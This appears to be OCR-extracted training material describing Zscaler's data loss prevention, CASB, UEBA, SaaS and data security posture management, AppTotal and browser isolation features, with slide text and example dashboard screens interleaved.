
Flexible Actions

- View but no uploads
- Define by tenant profile
- Enforce browser isolation for safe data access

administrators can allow **Dropbox usage** while **blocking sensitive data uploads**. Similarly, **webmail services** such as **Gmail** can remain **accessible**, but **email attachments** can be **restricted**. This **activity-level control** provides a **balanced approach** to security and productivity.

Tenancy Restrictions

Tenancy restrictions ensure security by differentiating **corporate versus personal accounts** or **various organizational tenants**. For example:



Zscaler Tenancy Restrictions

Enforce blocking based upon SaaS tenant

Prevent data loss to personal SaaS app instances

Enforce on and off network – all users, locations

Granular Policy control


- **Corporate OneDrive** access may be unrestricted, while **personal OneDrive** can be **blocked or limited** to read-only.
- In **M&A scenarios**, where multiple **Office 365 tenants** exist, data transfers between corporate and **partner tenants** can be **restricted** based on **sensitivity** (e.g., blocking **PII or PCI data** transfers to partner instances).

OCR Powered by ML & AI

Zscaler's **OCR (Optical Character Recognition)** capability leverages **ML and AI** to detect sensitive data in **screenshots, images, and handwritten text**. This **prevents data exfiltration** through **image-based content leaks**. For example, if an employee **takes a screenshot** containing **PII data**, OCR will **extract the information** and enforce **DLP policies** accordingly.

Improve Data Security with AIP Integrations

Zscaler integrates with **Microsoft Azure Information Protection (AIP)**, leveraging **classification tags and labels** to **enforce security policies**. If an **AIP-labeled document** is marked as



Improve Data Security with AIP Integrations

Zscaler and Microsoft Azure Information Protection

Real-time AIP Integration

How it works

- User tags office doc with "Internal" AIP label
- Zscaler reads tag from file metadata in real-time
- Zscaler enforces a policy based on AIP tag (block)

Scanning AIP Integration

How it works


- All AIP tags imported into Zscaler
- Policy created to identify sensitive data (DLP) and apply AIP tag
- CASB scans SaaS for sensitive data and applies AIP tag

“Sensitive”, Zscaler can **block uploads** to **unsanctioned SaaS services**. Additionally, **Zscaler can apply AIP labels** to files during **data-at-rest scans**, ensuring consistent **policy enforcement** across cloud environments.

UEBA & Adaptive Access

Zscaler’s **UEBA (User and Entity Behavior Analytics)** detects **anomalous behaviors** such as:

- **Bulk uploads/downloads** (e.g., an employee downloading **200GB** of data suddenly).
- **Impossible travel events** (e.g., login attempts from **multiple locations** within an unrealistic timeframe).
- **Failed login attempts** indicating potential **brute-force attacks**.



UEBA & Adaptive Access

User and Entity Behavior Analytics

Impossible Travel ×

GENERAL INFO

Policy Name: Impossible Travel
User Identified: kathleen_wolff@abc.com Create Exception

IMPOSSIBLE TRAVEL

	Location 1	Location 2
Timestamp	5:37 PM, 5/6/2020 PST	5:41 PM, 5/6/2020 PST
Location	London, UK	San Jose, USA
Application	Box	Salesforce
IP	191.16.0.0	104.129.192.70

- Identify risky cloud app behaviors like:
  - Impossible Travel
  - Bulk Downloads
  - Bulk Uploads
  - Failed Logins
- Full UEBA Dashboard enables quick filtering and sorting


When **anomalous activity** is detected, **adaptive access controls** can:

- **Trigger MFA challenges** for high-risk activities.
- **Disable user access** to prevent data exfiltration.

Endpoint Data Protection Channels

Zscaler’s **DLP engine** applies **uniform enforcement** across multiple **data channels**, including:

- **Web traffic (inline DLP)**
- **SaaS applications (CASB API-based DLP)**
- **Public cloud storage (AWS, Azure, GCP)**
- **Private applications**
- **Endpoint data transfers (USB, Bluetooth, clipboard, file sharing)**
- **Corporate email (Exchange, Gmail)**



Endpoint Data Protection Channels

What to learn more? Check out our Endpoint DLP (EDU-222) course at Zscaler Academy.

Unified DLP Engine:
- Supports various DLP policies, rules, regex, dictionaries, EDM, IDM, and OCR.
- Can be utilized across all channels.

Web DLP:
- Attaches DLP policies to web traffic.
- Inspects and enforces policies on traffic to web applications.

SaaS Applications:
- Applies the same DLP policies to both sanctioned and unsanctioned SaaS services.

Public Cloud Infrastructure:
- Monitors traffic to public cloud services like AWS, Azure, and GCP.
- Protects data when uploading or downloading from private applications.

Endpoint Protection:
- Extends DLP policies to data in motion on endpoints.
- Enforces policies when copying data to USB/external drives, or via clipboard/Bluetooth connections.

Email Traffic:
- New addition includes protecting corporate exchange and Gmail traffic in-line.
- Uses DLP dictionaries, EDM, IDM, and OCR to protect data.

UEBA Alerts

Zscaler's **UEBA alerts** provide **real-time detection** of security risks such as:

- **Insider threats**
- **Compromised credentials**
- **Advanced Persistent Threats (APTs)**

UEBA alerts allow organizations to:

- **Customize alert thresholds and triggers**.
- **Centralize security event management**.
- **Leverage analytics for anomaly detection**.

Zscaler Outbound Email DLP

Zscaler's **Outbound Email DLP** extends **DLP policies to email traffic**, ensuring **sensitive data is not leaked**. This feature integrates seamlessly with **Microsoft Exchange**, using **SMTP mail flow rules** for **DLP inspection** before emails are delivered.


Workflow of Outbound Email DLP Enforcement:

1. **A user sends an email** containing sensitive data to an **external domain**.
2. **Microsoft Exchange routes** the email to **Zscaler's smart host** for **DLP inspection**.
3. **Zscaler scans and applies DLP policies**, inserting **email headers** based on the policy decision.
4. The email is **returned to Exchange** with **policy enforcement tags**.
5. **Exchange enforces actions** based on **mail flow rules** and **DLP headers**.
6. If **allowed**, the email is **delivered**; if **blocked**, appropriate **remediation actions** are taken.

By leveraging **Zscaler Outbound Email DLP**, organizations can **centrally enforce** email security policies, **reduce the risk of data breaches**, and **maintain compliance** across all communication channels.

Protecting Data at Rest for Sanctioned Applications

Zscaler's **Data at Rest Protection** focuses on key use cases such as **Data Discovery, Preventing Data Exposure, Securing Applications from Threats, Protecting Corporate Exchange and Gmail, and SaaS Security Posture Management (SSPM).**



SaaS Security Report

Application: Salesforce
Compliance Check: Best Practices

Policy Overview

Total Policies: 16

Status: Failed; Passed 12; Partial 2

Risk Level: 16 Total; LOW 5; MEDIUM 5; HIGH 6

Policies

All Resource Types | All Policies | All Statuses | All Risk Levels


Resource Type	Policy	Policy Status	Risk Level
Authentication	Two Factor turned on for users	PASS	HIGH
Authentication	Two Factor Auth for API's	FAIL	MEDIUM
Authentication	IP restrictions	PARTIAL	HIGH
Authentication	Login hours restrictions for users	DISABLED	HIGH

With **SSPM**, Zscaler ensures **cloud misconfiguration management** by leveraging a **comprehensive set of predefined security signatures**. Once an application is onboarded, Zscaler automatically **analyzes its security configuration**, generating an **instant snapshot** of its **current posture**. This assessment identifies **secure configurations and highlights misconfigurations** that may pose security risks.

In addition, **SSPM aligns security findings with industry compliance frameworks** such as **PCI DSS, FFIEC, and GDPR**. Misconfigurations are not only **flagged for remediation**, but they are also **mapped directly to compliance standards**, helping organizations maintain **regulatory adherence** and **avoid compliance violations**.

Another crucial aspect of **SSPM** is its ability to **discover and monitor third-party applications** that are connected via **API tokens, service accounts, and OAuth permissions**. This visibility enables organizations to implement **proactive security policies**. For example, if a **third-party application like Calendly** is detected accessing **corporate email systems**, Zscaler can **automatically revoke its permissions and API tokens**, preventing unauthorized access and potential data exposure.

CASB SaaS API Support



SaaS API for Managed App Provides Data and Posture Controls

Near real-time policy evaluation and Action for DLP and Malware violations

Incident receiver integration for investigation with Incident Manager

Zscaler’s **Cloud Access Security Broker (CASB) SaaS API support** enables **out-of-band data protection** by leveraging **deep API integrations** with leading SaaS applications. These integrations allow **data-at-rest security enforcement** across widely used platforms, including **Office 365 (OneDrive, SharePoint, Microsoft Teams, Exchange), Google Workspace, Salesforce, Box, Dropbox, Citrix ShareFile, and GitHub**. Additionally, Zscaler provides **security controls for public cloud storage** solutions such as **AWS S3 buckets, Azure Blob, and Google Cloud Platform (GCP) Storage**.

CASB DLP Over API: Preventing Data Loss in Cloud Applications

One of the **primary objectives** of out-of-band **CASB enforcement** is **data loss prevention (DLP) for data-at-rest scanning**. Zscaler utilizes **the same DLP policies** already configured for **in-line protection** and applies them to **cloud-stored data**.

When users **upload large volumes of data** to cloud applications such as OneDrive or SharePoint, Zscaler automatically **scans these repositories** to identify sensitive assets. The **DLP engine** applies **content inspection policies** to classify data, flag **PII, PCI, PHI, financial records, or intellectual property**, and enforce **remediation measures** to **prevent unauthorized data exposure**.

CASB Malware Scanning Over API

Advanced Malware Protection for Cloud Data

Zscaler’s **CASB API-driven malware protection** scans all **data-at-rest** for **known and unknown threats** within cloud applications. The **malware detection workflow** operates in two key ways:

1. **Identifying and Remediating Known Threats:** If an external collaborator uploads a **malicious PDF containing embedded macros** into a corporate **Dropbox or OneDrive**

folder, Zscaler immediately detects it, **triggers quarantine actions**, and prevents further access.

2. **Sandboxing Unknown Threats:** If a newly uploaded file contains **unknown or suspicious** content, Zscaler **forwards it to the cloud sandbox** for **dynamic analysis**. Once the sandbox delivers a verdict, appropriate remediation actions—**quarantine, deletion, or alerting administrators**—are enforced.

Data-at-Rest Scanning: Retro Scan & Iterative Scan

Zscaler's **data-at-rest scanning** operates through **two methods** to ensure **continuous security enforcement**:

- **Retro Scan:** When an application is **onboarded**, Zscaler **executes policies on all existing content**, scanning historical files stored within the application.
- **Iterative Scan:** Moving forward, Zscaler **monitors all newly uploaded or modified assets** in real-time using **webhook notifications** from SaaS applications. Whenever a new file is added or an existing file is modified, **DLP and malware scanning policies are triggered automatically**, enforcing security policies **without manual intervention**.

With **Zscaler's CASB API support**, organizations can **continuously protect sensitive cloud data**, prevent **data leaks**, and detect **malware threats**, ensuring a **secure and compliant cloud environment**.

AppTotal Security:Securing Third-Party Integrations


Today, enterprise data isn't just confined to SaaS applications—it also extends to **thousands of third-party integrations**, including **add-ons, plugins, extensions, mobile apps, and desktop tools** that connect to **IT-approved platforms**. These **third-party apps** introduce significant security risks, including:

- **Extracting and manipulating sensitive data** without proper oversight.
- **Expanding the attack surface** through excessive permissions and weak security controls.
- **Exposing organizations to supply chain risks** from unverified or abandoned applications.

The Growing Challenge of Securing SaaS Integrations

Every time users sign in to third-party apps using credentials from **Google Workspace, Slack, or Microsoft**, they unknowingly **grant permissions** that may allow excessive access to corporate data. These apps request permissions such as:

- **Full access to Google Drive**—including the ability to create, delete, or modify files.
- **Access to external services**—raising questions about where data is being sent.
- **Integration with enterprise SaaS platforms**—potentially exposing sensitive business information.



Securing Apps Has Never Been Harder

Sign in

Some App wants to access your Google Account

somedeveloper@someapp.xyz

This will allow Some App to:

View your email message metadata when the add-on is running

Connect to an external service

See, edit, create, and delete all of your files

Potentially Harmful
Is it really what it says it is?
Has it been compromised?

Vulnerable
Where can it connect to or from? How?

Over-privileged
Does it really need or use the privileges it asks for?

Application access permissions provisioned by USERS with no oversight from IT Organization... increasing the risk of data exfiltration

Many organizations **lack visibility** into which third-party apps employees have connected to corporate environments. **Old, unmaintained, or unverified applications** may continue to **retain access** long after they are no longer needed, introducing serious security risks.

AppTotal: Solving SaaS Integration Risks

Zscaler **AppTotal** addresses these challenges by **providing full visibility, security, and control** over third-party app integrations. The solution is built around three core use cases:

1. **Pre-Vetting New Integrations**
    - Security and vendor risk teams spend **hours to days** manually assessing third-party app requests.

- AppTotal **automates this process**, analyzing app security, **supply chain risks, privileges, and developer reputation** in minutes.

2. **Comprehensive Inventory & Risk Analysis**
    - AppTotal **maps all connected add-ons and integrations** across Google Workspace, Microsoft 365, and other SaaS platforms.
    - It provides detailed insights into **who granted access**, **what permissions were given**, and **what activities these apps are performing**.
3. **Continuous Monitoring & Automated Remediation**
    - AppTotal **monitors integration activities in real time** and flags any suspicious behavior.
    - Automated remediation can include **blocking unauthorized access**, **revoking overprivileged tokens**, or **alerting administrators for review**.

AppTotal Technology: How It Works

Step 1 – Discover

AppTotal integrates via **API connections** with IT-approved SaaS platforms, **using minimal privileges** to retrieve a full inventory of third-party apps in the environment.

Step 2 – Analyze

AppTotal applies multiple layers of analysis to assess app security risks:

- **Static Analysis:** Evaluates app properties such as **unique identifiers, permission requests, and developer reputation** to determine trustworthiness.
- **App Sandbox Testing:** New apps are **detonated and monitored** in a controlled environment to detect any malicious behaviors or unauthorized changes.
- **Heuristic Engine:** Behavioral analytics detect **anomalous activity**, flagging threats in real time. Security teams can create **custom detections**, and suspicious activities are routed to **Zscaler's App Threat Intelligence team** for further investigation.

Step 3 – Remediate

AppTotal offers **multiple remediation actions**, which can be enforced **manually or automatically** through security policies.

Proactive App Security with AppTotal

By profiling third-party apps **before they connect** to enterprise platforms, **continuously monitoring** their behavior, and **revoking unused or overprivileged apps**, Zscaler AppTotal significantly reduces risk—ensuring that only **trusted, necessary, and compliant** integrations operate within your organization.

Secure Cloud Data and Endpoint Data

Securing Cloud Data with DSPM

Zscaler Data Security Posture Management (DSPM): Enhancing Cloud Data Security

Zscaler's **Data Security Posture Management (DSPM)** provides **end-to-end visibility, risk assessment, and automated remediation** to secure data at rest in **public cloud environments** such as **AWS, Azure, and Google Cloud**. By continuously monitoring data security posture, DSPM ensures that **sensitive information is identified, classified, and protected**, preventing unauthorized access and mitigating potential risks.

DSPM enables organizations to **discover, classify, and continuously monitor sensitive data** across their cloud environments. By enforcing **least-privilege access controls**, it ensures that only authorized users can interact with critical data. Additionally, DSPM assesses **data security posture**, detecting misconfigurations and vulnerabilities while providing **real-time alerts and remediation recommendations** to mitigate risks.

With **comprehensive data discovery and classification**, DSPM automatically scans cloud environments to identify sensitive data and ensure compliance with security and regulatory requirements. It continuously monitors risk factors such as **unauthorized access attempts, misconfigurations, and potential exposures**, providing security teams with **real-time alerts** to act quickly. Furthermore, **automated remediation capabilities** allow organizations to enforce security policies, apply corrective measures, and minimize risk exposure without manual intervention.

By offering a **centralized inventory of data assets**, DSPM helps organizations track where their sensitive data is stored, how it is accessed, and the associated security risks. This holistic approach simplifies **cloud data protection**, reduces security complexities, and enables businesses to proactively safeguard their most critical assets.

DSPM is built on three core functions:

1. **Discover Services** – Identifies where data is stored, such as **buckets, virtual machines, and databases**.
2. **Map & Track Risk** – Assesses **misconfigurations, permissions, and access patterns** to detect security gaps.
3. **Remediate Risks** – Provides **actionable insights** to mitigate security threats based on severity and potential impact.

Zscaler DSPM: Protecting Data in Public Clouds

As organizations rely more on cloud infrastructure, ensuring the security of sensitive data is more critical than ever. DSPM provides a **comprehensive inventory** of data assets by scanning and **classifying sensitive information** across cloud environments. It also strengthens identity and access controls by **enforcing least-privilege access** and continuously monitoring for **unauthorized access attempts**.

Additionally, DSPM offers real-time **exposure monitoring**, alerting security teams to **potential vulnerabilities, misconfigurations, or data leaks**. These alerts come with detailed remediation steps to **help prevent data loss before it occurs**.

Auto-Discover: Locating Data Across Cloud Environments

One of the biggest challenges for security teams is **identifying where sensitive data is stored** in the cloud. Many organizations struggle to determine **which data is critical** and which cloud services are storing it.

With **Zscaler DSPM**, users simply **connect their cloud service provider**, and the system **automatically scans** the organization's cloud infrastructure. Using **AI-powered classifiers, dictionaries, and DLP engines**, DSPM **categorizes data** to help security teams **understand its sensitivity and location**.

Dashboard: Data Discovery

The **Data Discovery** dashboard provides a **detailed breakdown** of **all data types** stored across cloud platforms. Users can **filter reports** by **cloud provider, account, or data classification**, allowing for **targeted investigations**.

For example, an organization focused on **HIPAA compliance** can filter data related to **medical records** to determine:

- **How much sensitive data is stored** in the cloud.
- **Where it is geographically located** (e.g., U.S. or Europe).
- **Which cloud storage services** are holding this data (e.g., S3 Buckets, Virtual Machines, Databases).

This visibility helps **optimize DSPM policies** to focus on **specific high-risk data categories**.

Geographical Data Breakdown

Organizations that require **data geofencing** can view a **geographic distribution** of their cloud data. This enables them to **track data residency compliance** and **ensure that sensitive records remain in authorized regions**.

Exploring Data Stores & Risk Assessments

DSPM **ranks cloud data stores by risk level**, helping security teams prioritize **critical threats**. Expanding the **top-risk data stores** reveals key details about security vulnerabilities, such as:

- **Bad configurations**
- **Governance issues**
- **Logging gaps**
- **Public exposure**

For example, a **misconfigured S3 bucket** containing **a large volume of sensitive records** might generate **multiple security alerts**, resulting in a **critical risk rating**.

Investigating Alerts & Remediation

After identifying a **high-risk data store**, security teams can **analyze the top risk alerts** to uncover:

- **How attackers could exploit the vulnerability** (e.g., unauthorized access through virtual machines).
- **Whether backups are properly secured** or if there are **alternative exposure paths**.
- **Root cause analysis** and **step-by-step remediation recommendations**.

By providing **clear explanations and resolution guidance**, DSPM **streamlines cloud security operations**—ensuring that **organizations can effectively manage and protect their sensitive data**.

Securing Endpoint Data

User Confirmation

Zscaler's User Confirmation feature is designed to **prevent data protection violations** by prompting users before they perform actions that could expose **sensitive data**, such as **printing** documents containing **Personally Identifiable Information (PII)**. This proactive safeguard ensures that **users are aware of potential risks** and can make informed decisions before proceeding.

For example: When a user attempts to **print a file containing sensitive information**, the **User Confirmation** feature **pauses the print operation** and prompts the user to either **justify the action or cancel it**. This process not only enhances security by **providing administrators with visibility** into such activities but also allows **users to provide feedback** on their intent.

Administrators can configure **User Confirmation** within **Endpoint Data Loss Prevention (DLP) policies** in the **Zscaler Internet Access (ZIA) Admin Portal**. These policies can be tailored to **allow, block, or require confirmation** for specific activities that match defined **security criteria**. For example, by **enforcing a confirmation rule for printing PII**, organizations can effectively **balance security measures with user flexibility**, ensuring compliance while maintaining operational efficiency.

Endpoint DLP Report

Another critical aspect of endpoint data protection is the comprehensive **Endpoint DLP Report**. This report is accessible from the Analytics section under **Endpoint DLP Report > Overview** and allows administrators to filter data by time periods (such as the last 7 days, 15 days, or the last month). The overview includes metrics on activities involving sensitive data, incident counts, users generating incidents, and the distribution of activities and incidents as classified by various DLP engines.

Endpoint DLP Report Incidents:

Zscaler's **Endpoint Data Loss Prevention (DLP) Reports** provide **comprehensive insights** into data protection activities across endpoints, enabling security teams to **monitor, analyze, and refine policies** in real time. Administrators can leverage these reports to **track incidents, detect trends, and enhance data security**.

Filtering and Time-Based Analysis: Reports can be **filtered** to display data from the **last 7 days, 15 days, or the previous month**, allowing administrators to **focus on recent activities** and trends.

Activity Overview: The **Overview tab** provides a **high-level summary** of endpoint data protection incidents, including:

- **Activities with Sensitive Data** – Identifies and tracks data interactions involving sensitive content.
- **Incidents** – Displays detected policy violations and security events.
- **Users Generating Incidents** – Highlights the top users responsible for triggering DLP alerts.
- **Activities Distribution by DLP Engines** – Categorizes incidents based on **DLP detection methods**, such as **content inspection, machine learning, and pattern recognition**.
- **Incidents Distribution by DLP Engines** – Breaks down security violations **by detection type**, offering deeper insights into incident sources.

Incident Analysis and Filtering: The **Incidents tab** allows administrators to **conduct in-depth investigations** by filtering data based on key parameters:

- **Action Taken**: Includes options such as **Allow, Block, Exempted, Confirm Allow, and Confirm Block**, providing visibility into how policies are enforced.
- **Severity**: Categorizes incidents based on their **risk level**, helping security teams prioritize responses.
- **Content Type**: Uses **DLP Dictionaries, DLP Engines, and Machine Learning (ML) Categories** to classify incidents based on **data sensitivity and risk factors**.

These **powerful reporting capabilities** allow security teams to **continuously monitor and fine-tune DLP policies**, ensuring that **sensitive data remains protected** while **minimizing business disruption**.

Secure SaaS Access from BYOD

Browser isolation ensures that user sessions remain completely **isolated** from the endpoint, effectively **rendering only pixels** on the device, similar to a **Virtual Desktop Infrastructure (VDI) experience**. This approach allows users to **collaborate in Office 365 and Salesforce**, upload files, and perform various tasks, but it **prevents data from being downloaded** onto unmanaged devices.

By enforcing **conditional access policies**, organizations can control **how users interact with cloud applications from BYOD (Bring Your Own Device) endpoints**. Users may access corporate applications, but **downloads, clipboard actions (copy-paste), and local file saving** can be **restricted or blocked**. This prevents unauthorized data movement while allowing **secure access and collaboration** within SaaS environments.

Protect Against Data Loss in Common Business Scenarios

In many real-world scenarios, organizations must provide access to **internal applications from unmanaged devices**. However, these devices may **lack security updates, have vulnerabilities, or even be infected with malware**, posing a **risk to corporate data and applications**. Additionally, users **downloading confidential files** onto unmanaged endpoints introduces a **high risk of data leaks**.

Here are some **common business scenarios** where secure access is required:


- **Third-Party Partners & Contractors**: External users, such as **contractors or business partners**, may need access to **critical web applications** from **unmanaged devices**, potentially exposing corporate resources to **security risks**.
- **Employees Using BYOD**: Employees may need access to corporate applications from **personal devices** that **lack enterprise security controls**, increasing the risk of **unauthorized access or data leakage**.
- **Mergers & Acquisitions (M&A)**: During **M&A activities**, organizations may need to **grant access to applications** hosted by the acquired entity before IT systems are fully integrated. Since this often involves access from **unmanaged endpoints**, it introduces **security concerns**.
- **Virtual Desktop Infrastructure (VDI)**: Traditional **VDIs** have been used to secure **unmanaged device access**, but they are **complex to manage, costly to maintain, and often degrade user experience** due to **performance limitations**.

VDI-Like Controls with Browser Isolation & Privileged Remote Access (PRA)

As most **modern applications** are **web-based**, organizations can **reduce reliance on VDIs** by using **browser isolation** for secure SaaS access. For **applications requiring SSH or RDP**, **Zscaler Privileged Remote Access (PRA)** provides a **secure alternative** to traditional VDI-based remote access.

While **VDIs** may still be necessary for certain **thick-client applications**, adopting **browser isolation** significantly reduces the **size, complexity, and cost of VDI deployments** while maintaining **secure access** to both **SaaS and private applications**.

Optimizing VDI Deployments: A Strategic Breakdown


Deconstructing VDI deployments
VDI
Persistent Desktops
Non-Persistent (majority deployments)
Kiosk-like
Web Apps
RDP/SSH
Thick Client Apps
VDI Alternatives by Zscaler
Browser Isolation
PRA
N/A
Reduce cost and complexity

A **VDI deconstruction** flowchart categorizes deployments into:

- **Persistent Desktops**
- **Non-Persistent Desktops** (majority use case)

Non-persistent desktops, often used in **kiosk-style environments**, are further classified by **application types**:

- **Web Applications** (securely accessed via **browser isolation**)
- **RDP/SSH Applications** (protected via **Zscaler PRA**)
- **Thick Client Apps** (VDI may still be required for these)

Reducing VDI Complexity with Zscaler


Zscaler offers **modern alternatives to traditional VDIs** by providing:

- **Browser Isolation** for **secure web access**
- **PRA** for **secure remote access to private applications**
- **Policy-based data protection** to **prevent exfiltration and data leakage**

By adopting these solutions, organizations can **reduce their VDI footprint**, lower **costs**, and enhance **security and user experience**.

Unmanaged SaaS & Private Web App Access

